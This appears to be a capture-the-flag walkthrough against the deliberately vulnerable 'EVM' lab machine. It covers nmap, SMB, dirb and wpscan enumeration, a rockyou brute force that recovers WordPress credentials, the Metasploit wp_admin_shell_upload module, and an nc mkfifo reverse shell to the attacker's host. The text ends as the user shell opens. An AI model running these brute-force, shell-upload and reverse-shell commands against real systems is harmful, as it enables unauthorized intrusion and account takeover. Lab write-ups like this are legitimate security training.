

evm

Discover victim ip:
Victim ip - 10.0.2.80




```
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ---------------------------------------------------------------------
 10.0.2.1      52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2      52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3      08:00:27:aa:c7:5b      1      60  PCS Systemtechnik GmbH
 10.0.2.80     08:00:27:b6:63:51      1      60  PCS Systemtechnik GmbH
```

Nmap run default scripts and detection version, run syn scan




```
root@kali:~/pwn/evm# nmap -sS -sC -sV -p- -oA evm evm.local
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-17 07:44 EST
Nmap scan report for evm.local (10.0.2.80)
Host is up (0.000081s latency).
Not shown: 65528 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|   256 85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|_  256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp  open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: PIPELINING TOP UIDL RESP-CODES AUTH-RESP-CODE CAPA SASL
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: ID IMAP4rev1 more have post-login Pre-login LOGINDISABLEDA0001 listed OK capabi
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:B6:63:51 (Oracle VirtualBox virtual NIC)
Service Info: Host: UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: UBUNTU-EXTERMEL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu-extermely-vulnerable-m4ch1ine
|   NetBIOS computer name: UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE\x00
|   Domain name: \x00
|   FQDN: ubuntu-extermely-vulnerable-m4ch1ine
|_  System time: 2019-11-17T07:44:17-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-11-17 07:44:17
|_  start_date: N/A
```

Smb enumeration, nothing special:




```
 ========================================
|    Share Enumeration on evm.local    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (ubuntu-extermely-vulnerable-m4ch1ine server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

From smb enumeration we know that there is a user by the name or rooter




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\rooter (Local User)
```

Enumerating web server:




```
root@kali:~/pwn/evm# dirb http://evm.local
```




```
---- Scanning URL: http://evm.local/ ----
+ http://evm.local/index.html (CODE:200|SIZE:10821)
+ http://evm.local/info.php (CODE:200|SIZE:82959)
+ http://evm.local/server-status (CODE:403|SIZE:297)
==> DIRECTORY: http://evm.local/wordpress/
```

Wordpress enum:
Enumerate wordpress user




```
root@kali:~/pwn/evm# wpscan --url http://evm.local/wordpress -eu
```




```
[+] c0rrupt3d_brain
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Launch brute force attack:
wpscan --url http://evm.local/wordpress -U c0rrupt3d_brain -P /root/pwn/rockyou.txt



```
root@kali:~/pwn/evm# wpscan --url http://evm.local/wordpress -U c0rrupt3d_brain -P /root/pwn/rockyou.txt
```


Password found:
Username: c0rrupt3d_brain
Password: 24992499



```
[i] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499
```


Uploading reverse shell:
https://www.hackingarticles.in/wordpress-reverse-shell/

Running upload php file exploit:
https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_admin_shell_upload




```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   24992499         yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.2.80        yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /wordpress       yes       The base path to the wordpress application
   USERNAME   c0rrupt3d_brain  yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.57        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Running exploit:




```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.57:4444
whoami
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/FxPBuTcaJJ/BPTYggGgyZ.php...
[*] Sending stage (38288 bytes) to 10.0.2.80
[*] Meterpreter session 1 opened (10.0.2.57:4444 -> 10.0.2.80:33550) at 2019-11-17 08:52:07 -0500
[+] Deleted BPTYggGgyZ.php
[+] Deleted FxPBuTcaJJ.php
[+] Deleted ../FxPBuTcaJJ
```




```
meterpreter > sysinfo
Computer    : ubuntu-extermely-vulnerable-m4chline
OS          : Linux ubuntu-extermely-vulnerable-m4chline 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter >
```

I prefer reverse shell via nc:
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



```
meterpreter > execute -f "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.57 5555 >/tmp/f"
Process 3233 created.
meterpreter >
```


Reverse shell listening on port 5555, user shell popped:



